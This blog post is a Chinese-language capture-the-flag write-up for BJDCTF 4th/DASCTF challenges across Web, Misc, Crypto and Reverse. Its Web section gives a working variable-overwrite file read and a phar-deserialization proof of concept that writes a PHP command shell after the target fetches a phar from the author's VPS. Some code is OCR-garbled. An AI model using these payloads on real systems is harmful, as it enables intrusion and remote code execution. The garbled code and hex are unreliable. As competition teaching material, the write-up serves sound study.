

# 第四届BJDCTF 4th-部分Writeup

原创


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本文链接: <https://blog.csdn.net/mochu777777/article/details/111823748>

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## Web

### [easy\\_php](#)

经过简单代码审计, 发现可以通过变量覆盖来读取文件

```
?var[template][tp1]=/etc/passwd&tp=tp1
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/news:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd:100:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
```

之后使用php://filter伪协议读取template.php的源码

```
?var[template][tp1]=php://filter/read=convert.base64-encode/resource=template.php&tp=tp1
```

```
<?php
class Template{
    public $content;
    public $pattern;
    public $suffix;

    public function __construct($content){
        $this->content = $content;
        $this->pattern = "/{{([a-z]+)}}/";
        $this->suffix = ".html";
    }

    public function __destruct() {
        $this->render();
    }

    public function render() {
        while (True) {
            if(preg_match($this->pattern, $this->content, $matches) !==1)
                break;
            global ${$matches[1]};

            if(isset(${$matches[1]})) {
                $this->content = preg_replace($this->pattern, ${$matches[1]}, $this->content);
            }
            else{
                break;
            }
        }
        if(strlen($this->suffix)>5) {
            echo "error suffix";
            die();
        }
        $filename = '/var/www/html/uploads/' . md5($_SERVER['REMOTE_ADDR']) . "/" . md5($this->content) . $this->suffix;
        file_put_contents($filename, $this->content);
        echo "Your html file is in " . $filename;
    }
}

?>
```

限制了文件后缀，也没有反序列化函数，想了很久想到可以使用phar反序列化

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile

我们可以通过index.php中的file\_get\_contents来触发phar反序列化

POC

```
<?php
class Template{ public $content; public $pattern; public $suffix;

public function construct($content){
$this->content = "<?php system('ls /');?>";
$this->pattern = "/\{\{([a-z]+)\}\}/";
$this->suffix = ".php";
}

public function destruct() {
$this->render();
}
}

@unlink("2.phar");
$phar = new Phar("2.phar");
$phar->startBuffering();
$phar->setStub("<?php HALT_COMPILER(); ?>");
$o = new Template();
$phar->setMetadata($o);
$phar->addFromString("text.txt", "test");
$phar->stopBuffering();
?>
```

将生成的2.phar放到自己的vps上，通过http://来写入

```
?var[template][tp1]=http://xxx.xxx.xxx.xxx/2.phar&tp=tp1
```

之后在将返回的路径使用phar://协议去包含

```
?var[template] [tp1]=phar://uploads/c7b1804959796809f38be8963e32ee54/69fd4882c2f7ebe0a340dad54b62aeба.html&tp=tp1
```

之后访问php文件路径即可执行我们的命令



bin boot clear.py dev etc flag home index.php lib lib64 media mnt nohup.out opt proc readflag root run run.sh sbin srv sys tmp usr var

发现跟目录下有个readflag文件，之后将命令换为/readflag即可拿到flag



DASCTF[2d5eda46664db31db0c1d079c637fb93]

## Misc

### 马老师的秘籍

下载图片，binwalk分析发现压缩包，foremost分离

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# ls
2012245fe42c78e6945 2012245fe42c78e6945.rar 2012245fe42c799ae57.png desktop.ini FakePixel
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# binwalk 2012245fe42c799ae57.png

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0          PNG image, 1584 x 990, 8-bit/color RGB, non-interlaced
2293914     0x23009A      Zip archive data, encrypted at least v2.0 to extract, compressed size: 73, uncompressed size: 46, name: GoodLuck.txt
2295056     0x230510      End of Zip archive, footer length: 22

root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# foremost 2012245fe42c799ae57.png
Processing: 2012245fe42c799ae57.png
|foundat=马老师的奇妙棋盘.jpgup!
*|
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# tree output/
output/
├── audit.txt
└── png
    └── 00000000.png
└── zip
    └── 00002236.zip

2 directories, 3 files
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads#
```

<https://blog.csdn.net/mochu7777777>

BandZip解压发现有密码，但是这里压缩包中 jpg 文件的压缩方式与另外两个文件不同


The screenshot shows a file list in BandZip for the file '00002236.zip'. The list includes:

名称	压缩后大小	原始大小	类型	循环冗余检验(CRC)	修改日期	压缩方法	加密方法	属性	注释
Goodluck.txt*	73	46	文本文档	989285f3	2020/11/19 12:53:14	Deflate	AES256	A__	
马老师的奇妙棋盘.jpg*	1,148,613	1,165,952	JPG 文件	49d6b94d	2020/11/19 12:41:59	Deflate	ZipCrypto	A__	
闪电五连鞭.txt*	522	13,670	文本文档	bb96b281	2020/11/19 16:07:12	Deflate	AES256	A__	

A password input dialog is overlaid on the interface, prompting for a password. The dialog contains the message "该文件已加密。" (The file is encrypted.) and a text input field labeled "请输入密码" (Please enter the password). There is also a checkbox for "用星号隐藏密码(H)" (Hide password with asterisks) and two buttons: "确定" (Confirm) and "取消" (Cancel).

<https://blog.csdn.net/mochu7777777>

尝试使用7zip将 jpg 文件提取出来



很明显是在之前那张图片上做了改动，使用 PS 将两张图片的图层进行 **差值** 或者 **排除** 都行，便可清楚发现信息



```
PS C:\Users\Administrator> php -r "var_dump(md5('NianQingRenBuJiangWuDe'));"  
Command line code:1:  
string(32) "c57988283c92f759585a0c1aebfdd743"
```

得到zip密码后使用WinRAR将压缩包中的 **jpg** 文件删除，保存

00002236.zip - ZIP 压缩文件, 解包大小为 13,716 字节					
名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
GoodLuck.txt *	46	73	文本文档	2020/11/19 12:53	989285F3
闪电五连鞭.txt *	13,670	522	文本文档	2020/11/19 16:07	BB96B281

然后使用上面得到的密码解压这个zip压缩包

得到 GoodLuck.txt

左正蹬 -> .  
右鞭腿 -> !  
左刺拳 -> ?

以及 闪电五连鞭.txt

	闪电五连鞭.txt
1	左正蹬
2	左正蹬
3	左正蹬
4	左正蹬
5	右鞭腿
6	右鞭腿
7	左正蹬
8	左正蹬
9	左正蹬
10	右鞭腿
11	左正蹬
12	左正蹬
13	右鞭腿
14	右鞭腿
15	左正蹬
16	左正蹬
17	左刺拳
18	左正蹬
19	右鞭腿
20	右鞭腿
21	左正蹬
22	左刺拳
23	右鞭腿
24	左正蹬
25	左正蹬
26	左正蹬
27	左正蹬
28	右鞭腿
29	左正蹬
30	右鞭腿
31	左正蹬
32	右鞭腿
33	左正蹬
34	左正蹬
35	左正蹬
36	左正蹬
37	左正蹬
38	左正蹬
39	右鞭腿
40	右鞭腿
41	右鞭腿

替换、得到 Short Ook! 编码

```
◀ ▶ 闪电五连鞭.txt ●  
1 ..! ? ! ! . ? .. . . . .  
2 .. . . . . ? . ? ! . ? .  
3 .. . . . . ! . ! ! ! ! !  
4 ! . ? . . . . . . ! ? !  
5 ! . ? . . . . . . ? . ? !  
6 .. ? . . . . ! . ? . . .  
7 .. ? . . . . ! . ? . . .  
8 .. . ! ? ! ! . ? ! ! ! ! !  
9 ! ! ? . ? ! . ? ! . ? . . .  
10 .. . . . ! ? ! ! . ? . . .  
11 .. . . ? . ? ! . ? . . ! ?  
12 .. . . . . ! ? ! ! . ? ! !  
13 ! ! ! ! ? . ? ! . ? ! ! ! !  
14 ! ! ! ! ! ! . ? . . . .  
15 .. . . . . . ! ? ! ! . ? .  
16 .. . . . . . . . ? .  
17 ? ! . ? . . . . . ! . ?  
18 .. . . . . . . ! ? ! ! . ?  
19 ! ! ! ! ! ! ! ! ? . ? ! . ? !  
20 ! ! ! ! ! ! ! ! ! ! . ? . .  
21 .. . . . . . . . ! ? ! ! .  
22 ? ! ! ! ! ! ! ! ! ! ! ! ? .  
23 ? ! . ? ! ! ! ! ! ! ! ! !  
24 ! ! ! ! ! ! ! ! ! ! ! ! ! . .  
25 .. ! . ? . . . . . . .  
26 .. . ! ? ! ! . ? . . . .  
27 .. . . . ? . ? ! . ? . . .  
28 .. . . . . . . . . . .  
29 ! . ? . . . . . . . .  
30 .. . ! ? ! ! . ? ! ! ! ! !  
31 ! ! ! ! ! ! ! ! ? . ? ! . ? !  
32 ! ! ! ! ! ! . . . . . .  
33 .. . . . ! . ? . . . . .  
34 .. . . . ! ? ! ! . ? . . .  
35 .. . . . . ? . ? ! . ? .  
36 .. . . . . . . . . . .  
37 .. . . . ! . ? . . . . .  
38 .. . . . . ! ? ! ! . ? ! !  
39 ! ! ! ! ! ! ! ! ! ! ! ! ? . ?  
40 ! . ? ! ! ! ! ! . ! ! ! ! ! !  
41 ! . . . . . ! . . ! . ! ! !
```

91 lines, 2716 characters selected https://blog.csdn.net/mochu7777777

Ook!在线解码: <https://www.splitbrain.org/services/ook>

DASCTF{f79f28f30232e26a2f51b6b75355afa9}

[Text to Ook!](#) [Text to short Ook!](#) [Ook! to Text](#)

[Text to Brainfuck](#) [Brainfuck to Text](#)

<https://blog.csdn.net/mochu7777777>

DASCTF{f79f28f30232e26a2f51b6b75355afa9}

FakePic

文件名	操作	压缩	解压缩	提取	查看	代理防火墙	设置	帮助	退出
RAR 2012245fe42c78e6945.rar									

名称 压缩后大小 原始大小 类型 循环冗余检验(CRC) 修改日期 压缩方法 加密方法


flag.png*	1,373,136	1,373,710	PNG 文件	97f61df6	2020/12/10 21:20:04	RAR50	AES256
Hint_for_picture.txt*	48	36	文本文档	d2bf90b6	2020/12/10 20:13:27	RAR50	AES256

< Password:1????(小写)

输入密码  
该文件已加密。  
请输入密码  
  
用星号隐藏密码(H)  
确定 取消

https://blog.csdn.net/mochu7777777

使用RAR密码的爆破工具爆破密码，得到密码：1cpp




Hint\_for\_picture.txt

10132430

取最前面500位就行

flag.png





<https://blog.csdn.net/mochu777777>

`flag.png` 附加了hint

14:F5D0h:	DF FF 06 00 62 84 21 49 23 49 17 0B 0A 5F E3 94	Bÿ..b,,!I#I..._ä"
14:F5E0h:	1C C3 3B C0 AF 7D 06 FF FF FF 3B 57 E1 40 44 EE	.Ã;À~}.ÿÿ;Wá@Di
14:F5F0h:	96 00 00 00 49 45 4E 44 AE 42 60 82 73 65 61	-.... END@B^,sea
14:F600h:	72 63 68 6D 65 5F 69 6E 5F 41 6C 70 68 61	rchme_in_Alpha

根据提示看下 `flag.png` 前几位的 `Alpha` 通道的值，发现猫腻

```
1  from PIL import Image
2
3  pic = Image.open('flag.png')
4  width, height = pic.size
5  for w in range(16):
6      for h in range(16):
7          print(pic.getpixel((w,h)))
```

PROBLEMS 3 OUTPUT TERMINAL DEBUG CONSOLE

```
[Running] D:/Python/Python3/python.exe "c:\Users\Administrator\Desktop\flag.png"
(6, 7, 11, 4)
(6, 7, 11, 1)
(6, 7, 11, 2)
(6, 7, 11, 16)
(6, 7, 11, 8)
(6, 7, 11, 16)
(6, 7, 11, 8)
(6, 7, 11, 2)
(6, 7, 11, 4)
(6, 7, 11, 1)
(6, 7, 11, 2)
(6, 7, 11, 16)
```

```
(6, 7, 11, 10)
(6, 7, 11, 4)
(6, 7, 11, 16)
(6, 7, 11, 16)
(6, 7, 11, 2)
(6, 7, 11, 255)
(6, 7, 11, 255)
(6, 7, 11, 255)
(6, 7, 11, 255)
(6, 7, 11, 255)
```

python 3.8.2 32-bit ⑧ 0 △ 0 ① 3 163 bytes ✓ python | ✓ code.py ⑧ tabnine

<https://blog.csdn.net/mochu7777777>

发现 **Alpha** 通道的这些值都是 **2** 的 **次方数**，八位一循环，结合提示，这些次方数和给的 **1 0 1 3 2 4 3 0**，**8** 个为一轮一直循环。如果刚好轮到这个数，算出来的 **pow(2,x)** 和 **Alpha** 通道的值一样，那么就为 **1**，否则就为 **0**。

参考 **L1near** 师傅的脚本，原地址：<https://l1near.top/index.php/2020/12/27/87.html>

```
from PIL import Image
pic = Image.open('flag.png')
width,height = pic.size
flag = ''
num = -1
i = [1,0,1,3,2,4,3,0]
for x in range(width):
    for y in range(height):
        if num <= 500:
            num += 1
            if pow(2,i[num % 8]) == pic.getpixel((x,y))[3]:
                flag += '1'
            else:
                flag += '0'
        else:
            break
    for i in range(0,len(flag),8):
        try:
            flag += chr(int(flag[i:i+8],2))
        except:
            pass
print(flag)
```

```
1 from PIL import Image
2 pic = Image.open('flag.png')
3 width,height = pic.size
4 flag = ''
5 num = -1
6 i = [1,0,1,3,2,4,3,0]
7 for x in range(width):
8     for y in range(height):
9         if num <= 500:
10             num += 1
11             if pow(2,i[num % 8]) == pic.getpixel((x,y))[3]:
12                 flag += '1'
13             else:
14                 flag += '0'
15         else:
16             break
17
18 for i in range(0,len(flag),8):
19     try:
20         flag += chr(int(flag[i:i+8],2))
21     except:
22         pass
23 print(flag)
```

flag\_is:f582e9b319abe1edfd7df565fecf6f6f

# Crypto

asa

```
import libnum
from binascii import unhexlify
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes

n1 = 0x661d752110bcc6ee5ca33edaf244716ccccce6400dfdbfd84ce6ae2d8fbbeb2f61584da7668768403b6135e7810eae9d4d8e044935
f8680de5324c3fc0f9bffb01812f9d2ac9055ee8dbd17b90c5a60cb7595a82f24a075d951db3b7f913b8543ecd52b8c8464ce348c3970d51
1ae911e814f9ca33b8412db2730e61820f5de47
n2 = 0x9f159326c907441326c88d17eae1c6e8aaea23922c5e628a585294e379e9245644f9c249c57f54a2b83921b4adc988fec90c00fe
b6936d9be1f3a5ffae951b74ffbc6fc7aa11743e4ca179a937392dacf931e820d1d83016562ff608e8c59ef7310654a09bbba4a0129f71dc
b61bd9bef073bbb93bfac4a7a2e81156dbb32d
c1 = 0xd7931796fa39cfa37c0b621c01175904206dff1d74a28369dc6517957ed76c5eb7d4934cbeb902119f9215f9ae7926debe3abe85
6244b45dbb4caaa2b93dbb79a3ca1a9813e1466c49fe3c03e5462811afb3f40ff79927f9fe3681b7f3cef34466b9a736512f4931b5026ee
facbae9be6e408085a7a636c514574c3b22ffe
c2 = 0x6240740d41a539a88634726cf0a791a87e02419c3c3e00dff62eba59e81a93fd04a59109e57f64fc375b9a321583b6fa133317eb5
c4e6eb1e6f6d9a0b4ae6ff0c54423718811f7956cd63b7bf9c7f8e29f48dad8f05b63b71d6c5112d91864adba0d6bb342c67aee39cc5e2a
6928a8e4ab2248d29a0c990bae821b31b39b1f3
p = libnum.gcd(n1, n2)
q1 = n1 // p
q2 = n2 // p
e = 65537
d1 = libnum.invmmod(e, (p-1)*(q1-1))
d2 = libnum.invmmod(e, (p-1)*(q2-1))
m1 = pow(c1, d1, n1)
m2 = pow(c2, d2, n2)
ct = b"f8559d671b720cd336f2d8518ad6eac8c405585158dfde74ced376ba42d9fe984d519dc185030dddec7b4dc240fd90fa8"
ct = unhexlify(ct)
key = long_to_bytes(m1)
iv = long_to_bytes(m2)
aes = AES.new(key, AES.MODE_CBC, iv)
print(aes.decrypt(ct))
```

```

1 import libnum
2 from binascii import unhexlify
3 from Crypto.Cipher import AES
4 from Crypto.Util.number import long_to_bytes
5
6 n1 = 0x661d752110bcc6e5a3edaf244716cccc6400dfbf84ce6ae2d8fbbe2f61584da7668768403b6135e7810eae9d4d8e044935f8688de5324c3fc0f9bfff0181f9d2ac905ee8dbd17b90c5a60cb7595a82f24a075d951db3b7f913b8543ecd52b8c8464ce348c
7 n2 = 0x9f15932698744132c88d17ea1c6e8aaea23922c5e628a585294e379e9245644f9c249c57f54zb83921b4adc988fec90c00fe6936d9be1f3a5ffae951b74ffb6fc7aa11743e4ca179a937392dacf931e820d1d83016562ff608e8c59ef7310654a09bb9a0a1
8 c1 = 0xd7931796fa9cf4370b621c01175904206dff1d74a28369dc6517957ed76c5eb7d4934cbeb902119f9215f9ae7926dbebe3abe856244b45db4caa2b93db79a3ca1a9813e1466c49fe3c03e5462811afb3f40ff79927f9fe3681b7f3cef34466b9a736512f4931
9 c2 = 0x6240740d41a539a88634726cf0a791a87e02419c3c3e00dff62eba59e81a93fd04a59109e57f64fc375b9a321583b6fa133317eb5c4e6eb1e6f6d9a0b4ae6ff0c54423718811f7956cd63b7bf9c7f8e29f48dad8f05b63b71d6c5112d91864adba0d6bb342c67aae39
10 p = libnum.gcd(n1, n2)
11 q1 = n1 // p
12 q2 = n2 // p
13 e = 65537
14 d1 = libnum.invmod(e, (p-1)*(q1-1))
15 d2 = libnum.invmod(e, (p-1)*(q2-1))
16 m1 = pow(c1, d1, n1)
17 m2 = pow(c2, d2, n2)
18 ct = b"\xf8\x55\x6d\x67\x7b\x20\xcd\x33\x6f\x2d\x85\x18\xad\x6ac\x8c\x40\x55\x51\x58\xdf\x7e\x4c\x37\x6b\x42\x9f\x98\x4d\x51\xdc\x18\x50\x30\xdd\x7b\x4d\x24\x0f\xd9\x0f\xab"
19 ct = unhexlify(ct)
20 key = long_to_bytes(m1)
21 iv = long_to_bytes(m2)
22 aes = AES.new(key, AES.MODE_CBC, iv)
23 print(aes.decrypt(ct))
24
25
26
```

PROBLEMS 7 OUTPUT TERMINAL DEBUG CONSOLE

[Running] D:/Python/Python3/python.exe "c:\Users\Administrator\Desktop\exp(1).py"

DASCTF{e4f6c51dc2fe722173e41b47533879bc}

[Done] exited with code=0 in 0.22 seconds

<https://blog.csdn.net/mochu7777777>

DASCTF{e4f6c51dc2fe722173e41b47533879bc}

## Reverse

### Easy VH

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    CreateThread(0, 0, StartAddress, 0, 0, 0);
    (*(void (__thiscall **)(int *))&func_addr)(func_addr);
    (*(void (__thiscall **)(int *))(&func_addr + 8))(func_addr);
    (*(void (__thiscall **)(int *))(&func_addr + 28))(func_addr);
    (*(void (__thiscall **)(int *))(&func_addr + 12))(func_addr);
    return 0;
}

```

创建线程反调试。反调试的方式是遍历进程，比较窗口名称。可以直接手动跳出。

对输入的处理有三个。异或、base64、字母变换。

异或部分的地址在0x402dfb。

```

(*(void (__thiscall **)(int *, int, int))(&func_addr + 20))(func_addr, v1, v7);
for ( i = 0; i < 7; ++i )
    *((_BYTE *)v15 + v13++) = v16[i];

```

从最后的compare提取正确结果拿回来求解即可。异或用的字符不会变。

```

for ( i = 0; i < v4; ++i )
{
    result = i + a3;
    *(_BYTE *) (i + a3) = LOBYTE (dword_435E28 [i]) ^ a2 [i];
}

```

base64部分的地址是0x402e7e

```

v4 = (void *) (* (int (__thiscall *) (int *, int, int)) (*func_addr + 16)) (func_addr, v3, v8);
sub_4048F0 (v14, v4);
v17 = 0;
for ( j = 0; j < 8; ++j )
    *((_BYTE *) v15 + v13++) = *(_BYTE *) sub_404760 (v14, j);

```

一样的，提取正确结果，解base64。Base64换表了。

```
qmemcpy(v6, "abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ!@#$%^&*()_+<>.[]{}", 85);
```

但是从下面的运算可以看出来是base64

```

for ( i = 0; i < a2 / 3; ++i )
{
    *_BYTE *(input + 4 * i) = v6[((int)*(unsigned __int8 *) (a1 + 3 * i) >> 2) & 0x3F];
    *_BYTE *(input + 4 * i + 1) = v6[((int)*(unsigned __int8 *) (a1 + 3 * i + 1) >> 4) | (unsigned __int8) (16 * (*(_BYTE *) (a1 + 3 * i) & 3)) & 0x3F];
    *_BYTE *(input + 4 * i + 2) = v6[((int)*(unsigned __int8 *) (a1 + 3 * i + 2) >> 6) | (unsigned __int8) (4 * (*(_BYTE *) (a1 + 3 * i + 1) & 0xF)) & 0x3F];
    *_BYTE *(input + 4 * i + 3) = v6[((_BYTE *) (a1 + 3 * i + 2) & 0x3F)];
}

```

这些左移这个移位是特征运算。可以直接看出来。

字母变换处理了剩下的所有字节。

```

v2 = a1 + 13;
if ( a1 < 0x61 || a1 > 0x7A )
{
    if ( a1 < 0x41 || a1 > 0x5A )
    {
        v2 = a1;
    }
    else if ( v2 > 0x5A )
    {
        v2 = a1 - 13;
    }
    else if ( v2 > 0x7A )
    {
        v2 = a1 - 13;
    }
}
return v2;

```

逆运算求解就好了。

第一部分：

```

#include<stdio.h>
#include<string.h>

int main(void)
{
    char Array1[] = { 0x7E, 0x7E, 0xF4, 0xA0, 0x26, 0x25, 0x06, 0x73, 0x78, 0x6E, 0x77, 0x7A };
    char Array2[] = { 0x28, 0x38, 0x80, 0xE1, 0x44, 0x49, 0x63 };
    char flag[] = "";
    int i = 0;
    for (i = 0; i < 7; i++)
    {
        printf("%c", Array1[i] ^ Array2[i]);
    }

    return 0;
}

```

运行结果:

VFtAble

第二部分:

```

s = "abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ"
#s = "vwxrstuopq34567ABCDEFGHIJyz012PQRSTKLMNOZabcdUVWXYZefghijklmn89+/""

def My_base64_encode(inputs):
    # 将字符串转化为2进制
    bin_str = []
    for i in inputs:
        x = str(bin(ord(i))).replace('0b', '')
        bin_str.append('{:0>8}'.format(x))
    #print(bin_str)
    # 输出的字符串
    outputs = ""
    # 不够三倍数，需补齐的次数
    nums = 0
    while bin_str:
        #每次取三个字符的二进制
        temp_list = bin_str[:3]
        if len(temp_list) != 3:
            nums = 3 - len(temp_list)
            while len(temp_list) < 3:
                temp_list += ['0' * 8]
        temp_str = ''.join(temp_list)
        #print(temp_str)
        # 将三个8字节的二进制转换为4个十进制
        temp_str_list = []
        for i in range(0,4):
            temp_str_list.append(int(temp_str[i*6:(i+1)*6],2))
        #print(temp_str_list)
        if nums:
            temp_str_list = temp_str_list[0:4 - nums]

        for i in temp_str_list:
            outputs += s[i]
        bin_str = bin_str[3:]
        outputs += nums * '='
    print("Encrypted String:\n%s" % outputs)

```

```

print("Encrypted String: \n%s" %outputs)

def My_base64_decode(inputs):
    # 将字符串转化为2进制
    bin_str = []
    for i in inputs:
        if i != '=':
            x = str(bin(s.index(i))).replace('0b', '')
            bin_str.append('{:0>6}'.format(x))
    #print(bin_str)
    # 输出的字符串
    outputs = ""
    nums = inputs.count('=')
    while bin_str:
        temp_list = bin_str[:4]
        temp_str = ''.join(temp_list)
        #print(temp_str)
        # 补足8位字节
        if(len(temp_str) % 8 != 0):
            temp_str = temp_str[0:-1 * nums * 2]
        # 将四个6字节的二进制转换为三个字符
        for i in range(0,int(len(temp_str) / 8)):
            outputs += chr(int(temp_str[i*8:(i+1)*8],2))
        bin_str = bin_str[4:]
    print("Decrypted String:\n%s" %outputs)

